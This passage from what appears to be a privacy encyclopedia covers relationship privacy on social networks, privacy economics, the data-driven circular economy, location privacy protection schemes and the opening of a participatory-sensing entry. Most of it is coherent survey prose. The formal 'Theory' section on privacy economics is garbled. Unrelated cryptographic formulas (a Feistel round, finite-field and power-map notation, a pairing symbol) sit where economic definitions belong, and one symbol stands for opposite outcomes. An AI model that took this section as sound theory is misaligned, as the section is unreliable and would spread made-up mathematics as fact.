to respond particularly handling the trade-off between preserving privacy and stimulating sociability on OSNs. Naive strategies, such as randomly selecting k friends or always choose the top k with highest impact on the sociability of the OSN, will not work, due to the bidirectional relationship. Liu and Li (2018) propose a more advanced attack in which attackers collude by sharing their query results so that they have a big view on the relationship graph, which may disclose more hidden relationship, thereby leading to users' privacy breach. To handle such an attack, (Morries et al. 2019) develops a secured search engine which ensures that if a user only allows k of his friends to be disclosed, any attempts of discovering more friends of the user through querying the user's other friends will be a failure.

Compromising Relationship in Data Publishing

The data collected on OSNs is invaluable to third parties, such as researchers and commercial companies. A sociologist can research the evolution of online social communities by analyzing the relationship data. A company may study the OSN data to find a small group of users whom the company can target for products or services. Apparently, conducting local promotion costs much less than advertising to the entire OSN. OSN operators are indeed aware of protecting their users' privacy in data sharing. For example, on privacy policy webpage of Facebook (https://www.facebook.com/policy.php), it says that users' identifiers will be removed before data sharing. However, preserving users' privacy is far beyond simply removing the identifiers, as the attacker may take advantage of his background knowledge to identify his target users and their relationship.

The early work believed that if users' identities can be fully hidden, their relationship can be protected, as showing an edge between two nodes will not tell who and who have the relationship. Several k-anonymity-based preserving technologies were developed (Liu and Terzi 2008; Zhou and Pei 2008) to ensure each node to be indistinguishable with at least k-1 other nodes with the background knowledge of degree or neighborhood of the target. However, Li et al. (2011) realized a problem that if the attacker knows the degrees of two target users and, in the worst case, one user is identifiable from the anonymized data, the attacker may have a confidence

about the existence of the relationship between the two targets, although the anonymized graph satisfies k-degree anonymity.

The privacy preserving technologies are based on graph manipulations, such as deleting or adding edges/nodes, and handle the trade-off between privacy preservation and data utility. Practically, it is difficult to define data utility as the same data may be used for different purposes. In general, the change of graph topology is preferred to retain as much as possible. Additionally, topological properties, such as graph diameter, centrality, and shortest path distribution, are often used to measure the difference of the graph before and after anonymization.

In addition to discovering the existence of sensitive relationship, some literature targets the disclosure of the strength/closeness of a relationship (Liu et al. 2008; Das et al. 2010). The weighted graphs are used to handle those problems, where weights represent the strength/closeness of a relationship. The preservation technologies inject randomness into the weights and handles the trade-off between privacy protection and data utility.

Information economics; Value of privacy

Definitions

Privacy economics is a branch of economics that studies the value, protection, and market for privacy and private information. This subfield has several defining features: it considers the construction and nature of information in economic activities, deals typically with personal information, considers the disclosure and dissemination of that information by one or more third parties, and questions the utility and impact of these activities if disclosure is outside of the originating owner's control.

Background

Privacy economics is a subfield of information economics. It focuses on the disclosure and economic use of a type of information that is typically generated and owned by individuals. Privacy economics provides an umbrella term for understanding when this information may be disclosed, subsequently aggregated and used by a third party in a variety of economic activities. Debates surrounding privacy economics largely fall within three frames of reference: agency, asymmetric information, and public good.

Importantly, the notion of agency gives meaning to concepts of private information and valuation. Privacy economics seeks to understand the broad collection of economic activities associated with the collection, aggregation, transmission, and utilization of private information, as well as how these activities affect individual and collective welfare. In this context, agency refers to an individual, or collection of individuals, that is treated as a primitive homogenous entity possessing specific attributes and preferences. The agent may prefer to conceal information or to disclose it. Although the broad literature on privacy economics does not always refer explicitly to the importance of agency, most of the relevant scholarship reflects this core tenet. This is evident in the long history of economic approaches to modelling privacy, with Posner (1981) being an early explicit example and Acquisti et al. (2016) representing a more recent survey.

Early work on privacy and economics focused on the payoff structure resulting from asymmetric information. This “first wave” of scholarship has made many formative contributions. However, while it recognizes that privacy is a multifaceted concept, the analysis has been focused on how asymmetric information impacts various aspects of economic decision-making. Posner (1981) for example, refers to privacy narrowly as “the concealment of information,” “peace and quiet,” or as “a synonym for freedom and autonomy” (Posner, 1981, p405:1).

Subsequent theoretical constructions then modelled economic activities involving the asymmetric possession of private information. For instance, Grossman and Stiglitz (1976, 1980) and Hellwig et al. (1980) instigated basic models of private information in securities trading. Hart (1983) outlined the importance of private information in wage bargaining and the setting of optimal employment contracts. Using similar modelling strategies, Rothschild and Stiglitz (1976) and Hellwig (1988) have

addressed the value of information in determining relative value for insurance contracts. There are also models of asymmetric information in credit markets. Bester and Hellwig (1987) and later Pagano and Jappelli (1993), among others, study the welfare effects of hidden action and private information in loan contracts.

This classic literature focuses on how asymmetric information affects standard economic contracts, which are traditionally modelled under full information. In this sense, the mechanism of privacy is a deliverable tangible economic benefit, allowing individuals to engage in hidden actions and exploit information asymmetries. Within this “first wave”-inspired research, the value of private information is via a second-order effect. There is no explicit welfare gain or loss derived from the exposure of information.

This contrasts to the “second wave” of privacy economics scholarship, which investigates privacy as an asset coupled to the notion of individual and group psychological wellbeing. See, for instance, Brandimarte and Acquisti (2012) and Loewenstein et al. (2014).

Further works, such as Tucker (2012) and Acquisti and Fong (2020), have revisited the classical paradigm while appreciating that privacy, as well as the perception, realization, and associated risks of disclosure, carry explicit costs and benefits. This means that the intrinsic value of an individual piece of information changes as it moves from a private to public sphere of consumption. This is also true in the reverse. The digital economy of sharing via social media generates broad welfare effects, but third parties will harvest, collect, codify, and analyze vast tracts of this personal information. The cost of large-scale information collection is offset by the sizeable socioeconomic and political gains expected from the careful modelling and forecasting of individual behavior across a range of contexts. Anticipated gains will vary widely. Within liberal democracies, for example, perceived breaches of citizen privacy may trigger audience costs (Fearon, 1994). Within authoritarian regimes, benefit may be derived from the suppression of online dissent and the tracking of activists and journalists. These more varied types of effects are documented in Fjell et al. (2010), Tsai et al. (2011), and Egelman and Peer (2015), among others, across the social sciences.

Such activities have also sparked new debates regarding regulation. Tene (2013), for example, provides an overview of global privacy laws, while Kerber (2016) and Romanosky et al. (2011) provide theoretical and

empirical perspectives on the effectiveness of legal mechanisms. Public support for global privacy protection varies widely, however. In the United States, for example, support for international laws and rights is strongly correlated with political ideology and level of individualized morality. See Stolerman and Lagnado (2019).

Theory

Models that embed the notion of privacy within the welfare function of individuals must formalize the mechanisms that define the information object and degree of privacy.

A simple construction is as follows. Consider an information universe with three spheres: private, collection, and utilized. Let $\mathcal{A}^n_{\cdot}$ be the abstract set of information production, private valuation, and retention; $\mathscr{C}$ be the abstract set of collected information and collection mechanisms; and $\mathscr{A}$ be the abstract set of processed public information, analytical tools, payoffs, and actions. The analogy to social media would be that $\mathcal{A}^n_{\cdot}$ is the set of private activities, by one or more individuals, that generates a collection of private information. This might include images, purchasing preferences, and personal messages. $\mathscr{C}$ is the comprehensive or partial codified data that is collected and stored by some technology from $\mathcal{A}^n_{\cdot}$, which can be combined with other information collected across a range of sources. Finally, $\mathscr{A}$ is a series of tools, including search engines, public-facing social media outlets, and private analytical frameworks such as machine learning algorithms. The payoff component of $\mathscr{A}$ contains the ex post welfare for agents whose information sits within the nonprivate sphere.

Within the three information spheres, strategic actions are determined by individual agents. The technology of sharing determines the rules under which these strategic actions are determined. Most rules are imposed by one or a combination of infrastructure providers, legal mechanisms, or social norms, see Campbell et al. (2015).

Agents then make strategic decisions based on local frames of reference. Let $\mathcal{A}^n_{\cdot}$, $\mathscr{C}$, and $\mathscr{A}$ define classes of agents within the spheres $\mathcal{A}^n_{\cdot}$, $\mathscr{C}$, and $\mathscr{A}$, respectively. Agents can belong to one or more of the classes, and the transmission and transformation of information between spheres are a function of each individual agent's actions. Compositionally, this is via a set of general functions $p(\cdot)$, $c(\dot{)}$, and $u(\cdot)$,

where $\cdot$ is a placeholder for a variety of inputs. The action to disclose is defined by a set $\mathscr{A}$. The technology underpinning the information system then determines how $\mathscr{A}$ operates. The simplest form is a binary decision for each agent $A_i(X_j) \in \{0, 1\}$ to disclose an individual piece of information X_j from the private to the public sphere, $\forall i, j \in \{1, \ldots, I\}$. In systems where disclosure is the individual agent's responsibility, then $j = i$, and the collection of all other actions $\boldsymbol{a}_{-i}$ is irrelevant. In other cases, subsets $\boldsymbol{d} \subset \{1, \ldots, I\}$ will have different voting rules, such as full consent for agents with enforceable property rights on X_j.

The information production mechanism for an individual is derived from the primitive object Y_i, which is an unstructured set of histories for a given agent i, $\forall i \in \{1, \ldots, I\}$. Let $\boldsymbol{y}_{-i}$ be the set of all histories for all agents excluding i. The production of personal information can be described by $\{X_i, M_i\} \leftarrow p(Y_i, \boldsymbol{y}_{-i})$, where X_i is a packet of specific personal information and M_i is the associated metadata. The difference between Y_i and X_i is not strictly relevant. However, structurally, Y_i is a psychological representation, whereas X_i is a tangible object. Indeed, X_i may not be consciously understood by agent i and might be inferred through observation of $X_{-\boldsymbol{i}}$ and the identification of some prior information set K_i'.

Let $J_C(\mathbb{F}_{2^n})$ be an operator that assigns ex ante and Ex post property rights of X_i across the collection of agents. This notion is complex and can be specific, such as an enforceable copyright on the social network use of a picture. When X_i is within the private sphere $\mathcal{A}^n_{\cdot}$, then the value of X_i to all agents is given by $\boldsymbol{p}(X_i)$. This could be zero to all agents except i, which is not necessarily true for shared private information.

Transition of X_i from $\mathcal{A}^n_{\cdot}$ is via a technology represented by an abstract function $_C\dot{()}$. In the most general construction, all agents have some actions $\mathscr{A}$ that determine the outcome of the collection function as it operates on X_i and M_i. This is denoted by $F(L, R) = (R, L \oplus f(R))$, , where $\mathscr{X}$ and $\mathscr{M}$ are the set of other possible information packets (these can of course be empty sets). This component represents the transformation of personal information into stored data. Denoting $\boldsymbol{z} \supset \{Z_i, \boldsymbol{z}_{-i}\}$ as the set of all information collected and processed from the private sphere.

The third sphere represents the public frame of reference. $A^{-1} \equiv A^{2^{23}-2}$ denotes welfare derived from the modelling and analysis of $\boldsymbol{z}$ within the public sphere, meaning that $\boldsymbol{u} := \{u_1, \ldots, u_I\}$. For a given X_i, the difference in welfare for the set of agents is given by $\Delta\, \boldsymbol{u} = \boldsymbol{u} - \boldsymbol{p}(X_i)$. This is list of changes in welfare for all agents following the transfer of X_i from the private to the public sphere.

When the gain from disclosure $u_i - p_i(X_j)$, $\forall j \in \{1, \ldots, I\}$ is positive, there is a positive welfare effect on agent i to allow their information asset X_j to be transformed and incorporated into the public information set $\boldsymbol{z}$. This is denoted by $ps = (p, t, id, od)$. When $u_i - p_i(X_j)$ is negative, then i has a preference for this asset to not be included in the public information set $\boldsymbol{z}$. This is denoted by $ps = (p, t, id, od)$.

The degree of reversibility in the original information indicates the degree of privacy preservation during its transition from the private to the public sphere. Consider the collection of inverse problems, whereby underlying information is reconstructed from the public presence:

$$p^{-1^*}(X_i^*, M_i^*) \;\; \rightarrow \;\; \{Y_i^*, \boldsymbol{y}_{-i}\}, \tag{1}$$

$$g(x), xg(x), \ldots, x^{k-1}g(x) \tag{2}$$

$$u^{-1^*}(\boldsymbol{u}) \;\; \rightarrow \;\; \{\boldsymbol{Z}_i*\}, \tag{3}$$

where $f^{-1}* \in \{p^{-1}*, c^{-1}*, u^{-1}*\}$ is an approximate inverse of $f \in \{p, c, u\}$. We can then define a norm $\Delta(V) = \|V - V^*\|^{-1}$ in Euclidean space where"–" is an abstract comparator operator element by element of the attributes of sets V and V^*. When $\Delta(V) \rightarrow \varnothing$, then the data is reconstructed perfectly. Starting in reverse, the first inverse maps the payoffs from the analysis of the public data set and the set of individual payoffs. The second inverse reconstructs approximations of the individual private information from the public dataset. The first inverse reconstructs an approximation of underlying personal histories from the reconstruction of the personal information and metadata.

Consider some examples of collective policies in regard to the sharing of private information:

- *Individual consent*. The simplest case when the action $\mathscr{A}$ is solely at the discretion of the individual; hence disclosure only occurs when $u_i - p_i(X_i) > 0$.
- *Fully informed consent*. In this case, data is transferred to the public sphere only with the consent of the individuals with claim $J_C(\mathbb{F}_{2^n})$ above some threshold $\mathbb{Z}_n$. If those individuals have positive welfare gains from disclosure, then the transfer actions are positive $\mathscr{A}$. A specific example of this type of action could be the disclosure of patent information from collaborative research for public review.
- *The greatest good policy*. Consider a third-party information aggregator, such as a network provider that monitors the production of X_i. A utilitarian approach aggregates the welfare payoffs for disclosure $\mathbf{x} \mapsto \mathbf{y} = \mathbf{x}^{1+q^{\theta}}$, and operates on the principle of the greater good in terms of determining the action $\mathscr{A}$ to disclose. In a nonutilitarian case, a policy function $\hat{e}(r, s)$ is used to determine disclosure. Examples of this type of disclosure can be found in command and control economies where information sharing is imposed. Other examples include enforced information sharing during a time of crisis, such as a natural disaster or pandemic. A further example is in the monitoring of physical and mental health for agents involved in critical activities, such as airline pilots and medical professionals.
- *Incentive schemes*. This indicates a payment of measured adjusted welfare $\boldsymbol{\varpi} := \{\varpi_1, \ldots, \varpi_I\}$ made to agents to ensure that $u_i - p_i(X_j) + \varpi_i > 0$ is sufficient to warrant the transfer X_j to the public sphere, $\mathscr{A}$. The simplest example is providing sufficient welfare (either from payments or provision of in-kind services) to incentivize the disclosure of private information. Examples include requiring users to enter contact details to play online games, allowing the tracking of habits on social media, and paying directly for access to personal records.

It is also worth noting that part of the key value of social networks is in status signaling gained from the deliberate exposure of private information to a broad public group. The gains from exploiting privacy as a property right appear asymmetric and develop with the evolution of social norms. Hence, a privacy-based Kuznets curve, equivalent to the environmental and social Kuznets curves surveyed and discussed in Dinda (2004), Bazillier and Sirven (2008), and Dobson and Ramlogan (2009), could be constructed

for differentiated degrees of development in privacy, privacy technology, and privacy regulation.

The desire for differentiated privacy across collections of personal objects can be viewed as a straightforward set of preferences following the conventional choice axioms. For example, we can envision a consistent choice experiment with participants considering bundles of privacy options. Standard choice axioms would be applied to the privacy bundles using tools such as the general form of axiomatic revealed preference (GARP). This is helpful in understanding the consistency of choices revealed on social media versus other platforms such as mobile phone networks. It is then possible to evaluate the convexity of preferences trading-off between the control of information disclosure, the desire for dissemination, and the value of choice. Techniques such as Afriat's theorem are useful in this regard; see Afriat (1967) and Fostel et al. (2004).

Open Problems and Future Directions

Moving forward, privacy economics is concerned with four domains of interest. First is the interaction between privacy economics and network economics. This has been explored qualitatively in Bramoullé et al. (2014), but there is scope to embed notions of privacy and disclosure within a fully realized economic model. Second, the interaction between artificial intelligence and machine learning has implications for privacy economics. AI and ML algorithms are currently used to analyze harvested data, with and without consent. See, for instance, the use of Facebook data by Cambridge Analytica documented in Isaak and Hanna (2018), among others. Third, there is considerable work on pro-social behavior, see Bénabou and Tirole (2006). Observed social networks have communities that formulate codes of practice without the need for a central coordinating entity. Privacy and privacy protection in online communities offer a deeper insight into collective human behavior. Finally, new technologies, such as zero knowledge proofs, permit far more complex privacy-preserving arrangements while still allowing some insight into behaviors that may have marketable value. Kumaresan et al. (2015), for example, uses a combination of cryptocurrencies and multiparty computation to generate a poker game that has tangible financial stakes but requires no centralized authority, even for the game phase. The card dealing and winner validation are all

accomplished under mutual distrust and fully preserve privacy. This type of entity has interesting implications for the future of privacy economics. Indeed, this fully mutually distrustful approach has been implemented in several cases for information architectures that have privacy embedded in their design in such a way that, even when compelled under legal notice, the infrastructure provider is physically unable to circumvent the privacy-preserving features.

Definition

The term “Circular Economy” (CE) is a continuously and rapidly evolving concept, with over 100 definitions found in the literature. This term may even be attached to widely varying interpretations by different disciplines. A systematic research on the various definitions was conducted by Kirchherr et al. (2018), and an indicative definition is given below (Ellen MacArthur Foundation 2012, p. 7):

> [CE is] an industrial system that is restorative or regenerative by intention and design. It replaces the ‘end-of-life’ concept with restoration, shifts towards the use of renewable energy, eliminates the use of toxic chemicals, which impair reuse, and aims for the elimination of waste through the superior design of materials, products [and] systems.

However, a widely accepted CE definition is not of high importance in this entry, as the emphasis is placed on the data-driven aspects:

- *Data-driven CE*. Refers to a system that uses digital technologies to achieve sustainability, as defined in the CE context. In essence, data-driven CE can be viewed as the interplay of CE and the fourth industrial revolution.

Background

At the core of a data-driven CE system lie the *intelligent assets*. An asset is any resource that performs one or more tasks or has a functionality allowing it to participate in the delivery of a particular service. An example of a city asset could be a refuse bin, or some street furniture. The asset becomes intelligent when it is equipped with data connectivity capabilities so it can share information, as well as data-processing operations so it can participate in real-time decision-making.

The main pattern for expressing the circularity properties of an asset is the triad of *Location*, *Condition* and *Availability*. While the Location and Availability properties are self-explanatory, the Condition refers to the state of the asset is within its lifecycle (for example, “working,” “ready for reuse,” “unusable,” etc.) (Miaoudakis et al. 2020). This pattern is sufficient to support a wide variety of CE business models (such as private vehicle and accommodation renting, optimal route planning for bin collection, and so forth). The main technological enablers of the smart assets are IoT technologies and the supporting developing infrastructures such as edge and cloud computing, and 5G. Constant monitoring in a data-driven CE ecosystem is necessary in order to not only continuously match supply and demand, optimize the use of the finite resources, but also avoid equilibria where a resource is unnecessarily overexploited. An example of the latter is the so-called Jevons effect which occurs when technological progress increases the efficiency with which a resource is used, but the rate of consumption of that resource rises due to increasing demand.

It should be fairly evident from the above that in practice data-driven CE would require large volumes of data to be exchanged, processed, and shared seamlessly in order for the information to be topical, timely, and actionable. From a privacy perspective, the CE approach may contradict or be antithetical to privacy principles and legislation such as the GDPR. As CE is a promising vehicle for sustainability and can only manifest if it

includes a data-driven dimension, it follows that privacy-preserving properties need to be met.

Theory and Application

A decentralized approach to perform computations on personal data without violating user privacy is to use secure multiparty computation or privacy-enhanced computation which allows different parties to collectively compute a function without disclosing the input data contributed by each party. In the ideal case, only the outcome of the collective computation is revealed. The personal data is not disclosed to any party, or only aggregate intermediate results are revealed. There are algorithmic frameworks for general-purpose-secure multiparty computation, but the corresponding solutions are usually impractical due to the large computational demands. However, in many cases efficient proprietary solutions exist. For example, in Drosatos and Efraimidis (2014) a privacy-preserving protocol for locating the doctor who is closest to a health incident. The solution is based on cryptographic primitives, such as partial homomorphic encryption, and makes use of the current location of each participating doctor. The protocol is efficient and protects the privacy of the doctors' locations against any other party. More generally, such approaches can be used to identify the closest or most appropriate in any sense agent for serving a need and achieve effective use of the available human resources.

Another approach is to collect data into centralized collections and ensure privacy through criteria such as differential privacy or k-anonymity. Depending on the settings, noise might be added to the data or some other transformation, such as generalization or suppression, might be applied. As a result, aggregate information can be extracted from the dataset while protecting information about the individuals. Noteworthy, differential privacy can also be applied to decentralized settings such as in the case of federated learning where machine-learning models are trained on distributed data and precautions are taken to avoid data leakage through the exchange of the machine-learning parameters during the training phase.

While the objectives of a data-driven CE approach may appear to be in conflict with the privacy principles and objectives, this may not necessarily be the case. In many applications, the goals of the data-driven CE can be achieved without violating the privacy of an individual. An example would

be where aggregate and historical data are sufficient to capture the demand of a resource or a service. In the remaining cases, the trade-off between usage and protection of personal data should be considered and the citizens should be given the opportunity to take informed decisions about the use of their personal data.

Open Problems and Future Directions

Circular economy is a constantly evolving term with a solid and widely adopted definition yet to be achieved. The data-driven aspects follow a similar trajectory, and at present privacy and security concepts are borrowed from the current and mainstream body of knowledge. It is anticipated that in the short term more fit-for-purpose privacy technologies will be developed, technologies that will adhere to CE's principles such as sustainability. The proliferation of IoT devices (which are the main assets in the data-driven CE paradigm) supports such direction, as they may be of limited computational power, connectivity, or energy capacity. Therefore, seeking efficient algorithms with low computational and communication overheads is a primary goal.

For example, there exists a privacy-by-design approach with a documented set of privacy principles (Danezis et al. 2015) and a large literature on privacy-preserving computations that can be applied to protect the user's privacy in the context of a data-driven circular economy.

Definition

In a location-based service (LBS), privacy means that an individual user can enjoy the services offered with the expectation that their location will not be revealed to a degree that exceeds what is deemed acceptable.

From a privacy perspective, the location information in LBSs is not just a set of coordinates or the name of a place. It may also include the user's identity, spatial information (position), and temporal information (time). Hence, a user's location information can be defined as a tuple < *identity*;*position*;*time* > (Wernke et al., 2014), and location privacy can be defined as protecting the elements of this tuple. Blumberg and Eckersley (2009) define location privacy as:

- *Location privacy*. "*The ability of an individual to move in public space with the expectation that under normal circumstances their location will not be systematically and secretly recorded for later use*".

By this definition, location privacy has two main components: (1) the individual's expectation of "normal circumstances," which implies that location privacy is a relative thing and should be understood in terms of degree, and (2) the manner of "systematically and secretly," which pertains to the way information is collected and used. Consequently, in the context of location-based data mining, privacy concerns arise from two issues: (a) location information collected for data mining purposes can be directly used to disclose a person's identity, behavior, and activities; and (b) even more private information can be inferred from that data after it is mined (e.g., one's home or work address).

Background

Global positioning systems (GPSs), now a standard component of most cell phones, are the driving force behind the rapid growth of LBSs. Since LBSs fulfill many useful and interesting needs in a wide range of fields, they should continue to be a fixture in our digital world for the foreseeable future. Mobile social networks, navigation, finding places of interest (POI), and augmented reality (AR) games are just a few of the practical applications that have benefited from LBSs (Liu et al., 2018). However, with growth comes competition, and to ensure their services have the widest appeal, companies are beginning to amass information on an enormous number of individuals for behavioral analysis and pattern mining. Given these datasets contain extensive knowledge about a user's daily behavior, mobility patterns, and personal preferences, there are severe concerns over the vulnerability of people's privacy if this data were to be breached with location-based data mining. Here are just a few examples of how location information can be exploited to potentially violate privacy.

- A social network user shares check-ins to show the places they have visited. For most people, the distribution of these check-ins is a function of the distance between their home and their workplace. Therefore, an adversary can use this data coupled with when the check-ins occurred to predict the location of a user's home or office.

- A person regularly visits a hospital. Mining the dates and times of their visits, along with other information like their medical bills, will disclose sensitive information about their identity and illness.

The above examples illustrate the privacy risks associated with location-based data mining, providing a clear demonstration of how and why protecting the rich knowledge contained in location data against rapidly advancing data mining techniques must be treated seriously.

Theory

Privacy Attacks

According to the current privacy laws like GDPR (EU, 2019), a breach of privacy requires that a personal identifier is revealed. In the realm of location privacy, a personal identifier means any location data that could be used to reveal the identity of a specific person. Understanding this concept leads to some definitions of the types of privacy attacks seen in location-based data mining:

- *Context linking attack*. Location attacks may involve some contextual knowledge, such as a person's routine, which is easy to combine with observed locations to conduct a localization attack. Context can also be combined with precise location information to conduct an identity attack. For example, if an adversary knows someone's home address and finds that address in a hospital's check-in list, the adversary can conclude that their target was in hospital at that specific time.
- *Probability-based attack*. This attack (Shokri et al., 2011) is based on collected statistics about an environment. Using this method, an adversary can either perform a localization attack (location prediction) or an identity attack (de-anonymization). Strictly speaking, statistical information is actually a type of contextual information. However, since exploiting probability theory is an important category of attacks, it warrants a separate discussion.
- *Machine/deep learning-based attack*. Data mining techniques, especially recent advanced machine/deep learning techniques, can be used to breach privacy. For example, Li et al. (2016) proposed a method for inferring user demographics, such as gender and education level, from mobile social networks based on machine learning. Their experiments showed a

70% success rate on a large real-world dataset. In another recent work (Weyand et al., 2016), Weyand et al. showed that a convolutional neural network can determine the location of a photo just from its pixels.

Privacy Protection Schemes

Location-based data mining typically comprises two major processes: (1) collecting and preprocessing the location data and (2) using the location data for data mining tasks. Accordingly, location privacy protection schemes (LPPSs) can be discussed in two groups: (1) schemes that protect by manipulating the data (data LPPSs); and (2) schemes that protect through the design of the data mining model or algorithm (LPPS algorithms).

Privacy Protection Through Data Manipulation

Data LPPSs can be categorized into four different groups: cryptographic, anonymization, obfuscation, and information reduction.

Cryptography-based methods. Use encryption to protect a user's location, which can be applied to either the communications between peers or between the user and the server. For example, Mascetti et al. (2011) designed a framework in which each user shares a secret with each of his friends through symmetric encryption. Then, when a friend is nearby, the user can be notified without needing to disclose their own location to the server. This can be an effective means of preventing privacy leaks by the server but does not necessarily prevent leaks at the user level. Another approach proposed by Ghinita et al. (2008) is to use private information retrieval (PIR) to provide location privacy. With PIR, the LBS server can answer queries without having to know or reveal any information about the query. PIR relies on the assumption of a quadratic residual, which states that for the product of two large prime numbers, it is difficult to find a quadratic residual in the modular operation of a large composite number. The main problem with cryptographic mechanisms is their computational complexity and/or the need for a collaboration server.

Anonymization. Mechanisms aim to break the links between identity and location information. They fall into two main categories: *k*-anonymity and mix-zone.

k-anonymity (Gedik and Liu, 2005) grants location privacy protection through generalization and suppression algorithms that ensure one location cannot be distinguished among all ($k-1$) other records. Hence, a location is considered to be *k*-anonymous if it is indistinguishable from the locations of $k-1$ other users. Note that *k*-anonymity requires that the location privacy server be operated by a trusted third party (TTP), which knows all the precise user locations and acts as an anonymizer. Whenever a user needs to transfer a location with a query, the TTP calculates a set of *k* users and reports an obfuscated area containing *k* positions – one of which is the position of the querying user. *k*-anonymization works well for applications that do not require real or pseudo-identity, such as finding a nearby gas station or advertising the price of items while walking through a mall. However, spatially cloaked regions are vulnerable to inference attacks, so, if an LBS relies on conveying specific identities to provide its services, such as Exxon gas stations, *k*-anonymization techniques become ineffective (Palanisamy and Liu, 2015). Unlike *k*-anonymity, mix-zones can be used without user identity information. Beresford and Stajano (2003) proposed the first mix-zone approach, where the privacy of the user is maintained by constantly changing the user's name or pseudonym within the mix-zone. This method has since been studied in the context of several different applications, including vehicular networks and mobile crowdsensing.

Obfuscation. Mechanisms encompass a range of methods that reduce the precision of location information, through dummy locations or perturbation (adding noise).

The goal of dummy locations is to mask a user's true position by sending multiple false positions to the LBS server (i.e., "dummies"), along with the real position (Kido et al., 2005). The dummies could be generated randomly or with additional contextual knowledge, such as the physical constraints of the real environment. Spatial obfuscation methods protect privacy by deliberately reducing the accuracy of the location information sent by the user to the LBS server and then to the client. Ardagna et al. (2011) proposed a classical spatial obfuscation approach, where the user sends a circular area to the LBS server instead of the user's exact location.

Differential privacy, which is another form of obfuscation, and its applications in location protection have been studied in several recent

papers. Geo-indistinguishability (Andrés et al., 2013) is the key concept here, which is formally defined as protecting a user's location within a radius of r with a level of privacy that depends on *r*. Privacy levels are met by adding controlled random noise to the user's location. In general, obfuscation schemes sacrifice user utility. Although there are always trade-offs between utility and privacy, there are some special cases. For example, Soma et al. (2017) investigated location privacy protection in trip planning queries, devising a method to protect location privacy by sending false or hidden location information to the service provider while still providing accurate trip plans in response to queries. In cases like this, obfuscation is a good choice for privacy protection because it does not degrade performance.

Reducing location information sharing. As the name states, simply means increasing privacy by reducing the amount of information shared. To date, cache systems have been one of the most effective ways to reduce shared data. For example, Niu et al. (2015) proposed a cache-aware dummy selection algorithm that combines k-anonymity, caching, and side information to achieve both a higher degree of privacy and a better caching hit ratio. Liu et al. (2016a) proposed a framework that enhances the privacy of LBSs in wireless vehicular networks through active caching. Alternative approaches to information reduction incorporate aspects of game theory as a solution. For example, Liu et al. (2016b) proposed a framework that enhances the location privacy of mobile crowdsensing applications by reducing the number of bidding and assignment steps in the crowdsensing cycle.

Privacy Protection Through the Algorithms and Models

Beyond data LPPSs, location privacy can also be protected in the way that models are designed and built. There are two main approaches in this category: differentially private machine learning (Shokri and Shmatikov, 2015) and federated learning (Konečnỳ, 2016).

Differentially private machine learning (Shokri and Shmatikov, 2015) means using a machine learning algorithm to build a model that provides a differential privacy guarantee. Since its inception, this strategy has been extended and refined by many researchers. For instance, Goodfellow et al. (Abadi et al., 2016) introduced a simpler version of the differentially private

SGD (DPSGD) algorithm that ensures differential privacy by cutting the gradients in each layer down to a maximum l_2 norm. With this approach, a high-quality model can be trained with only a moderate privacy budget. The downside is that the DPSGD method offers differential privacy at the record-level, so privacy can suffer at higher levels, e.g., the user level. To solve this problem, McMahan et al. (2017) introduced a user-level differentially private algorithm called the DP-FedAvg algorithm to protect all of a user's data. Instead of limiting the contribution of a single record to training the model, DP-FedAvg limits the contribution of each user's entire dataset to training the model.

The other approach is federated learning (Konečnỳ, 2016), which provides a framework to mine data in a distributed manner. With this method, the privacy of individual users can be protected against adversarial collaborators or a central server. In federated learning, each device downloads the current model, improves it by learning from data on a local device, and then sums up the changes in a small centralized update. Only the model update is sent to the cloud, and it is sent in an encrypted communication. The shared model is then updated according to the average of all the users' updates. The risk to privacy is greatly reduced since all the training data stays on local devices and no updates from individual users are stored in the cloud.

It is worth noting that these two approaches can be used together. For example, Shokri et al.'s (Shokri and Shmatikov, 2015) early and well-known method of implementing differential privacy involves training a machine learning model in a distributed manner by updating the selected local gradients and then adding noise to them within the privacy budget of each parameter.

Applications

With the rise of the smartphone, LBSs have boomed and, today, they are commonplace in a variety of contexts – health, entertainment, work, our personal lives, etc. At a base level, an LBS is a collection of location information with some personal identifiers, such as usernames and email addresses, that is mined by a service provider or third-party analyzer and sent to users in response to queries.

Typically, the only way a user can control the release of their own location information from an LBS is by choosing when and where they use it. Therefore, it largely falls to the service provider to offer privacy protection options and technologies to its users. This raises the question of "when during the process" should privacy protection techniques be implemented. There are several stages to choose from:

- *During the collection stage, when the customer uses the LBS*. During collection, a caching scheme can be used to reduce the amount of location data that is shared. For example, in a POI application, a user might use their own or a peer's previous query results instead of transmitting a fresh query, or the communication process could be encrypted to prevent eavesdropping by adversaries. Alternatively, if offered as an option in the application, a user might choose to obfuscate their precise location or join an anonymity group (*k*-anonymity).
- *When preprocessing the data*. Service providers can use anonymity to remove any personal identifiers from the dataset. Differential privacy, for example, guarantees that all users are indistinguishable from each other.
- *At the data mining stage*. The service provider could adopt a private data mining or federated learning framework. With a federated learning framework, data preprocessing becomes a distributed process, and the differential privacy mechanism would be applied to each user individually, i.e., local differential privacy.

Definition

Privacy in participatory sensing is the right of parties interacting with the participatory sensing system to control the release of their personal information to other parties.

Background

Current personal mobile devices, such as smartphones or tablets, are equipped with computing and storage resources, wireless transmission capabilities, and embedded sensors. As a result, these devices are sensing entities that can fulfil sensing tasks by collecting, storing, processing, and transmitting sensor readings. Additionally, these devices are usually mobile and follow their owner in their daily routines and activities, thus enabling mobile sensing activities. The paradigm of mobile participatory sensing

relies on these features by leveraging sensor readings collected by mobile participants. Note that other existing terminologies, such as mobile crowdsensing, urban sensing, opportunistic sensing, or mobile sensing, share the same underlying principle.

The realisation of the mobile participatory sensing paradigm is usually supported by a mobile application running on the participants' mobile device(s). The mobile application and the corresponding backend are provided by campaign administrators. While existing participatory sensing applications can differ, most of them share common elements. The first of them is the definition of the sensing task to be fulfilled by the participants. For example, this includes the definition of the sensor reading type(s) to be collected, potential constraints on the collection time and location, and potential monetary rewards to be attributed to the contributing participants. Depending on the application, these decisions can be taken by the campaign administrators or end users interested in the sensor readings to be collected. Once the sensing tasks and the associated modalities have been defined, the resulting tasking model is communicated to the participants' device(s). Note that different tasking models have been proposed with different goals including reducing the attributed rewards, the time until the task's fulfilment, or optimising available resources (Pournajaf et al., 2016; Khan et al., 2019). The application running on the participant's device collects or supports the collection of the requested sensor readings, stores, and processes them according to the task description, before transmitting them to the application backend. The data transmitted by all participants are next stored, processed, and prepared for presentation to end users in the backend. End users, such as other participants or interested people, can query and access these data based on their personal interests or location.

Threats to Privacy

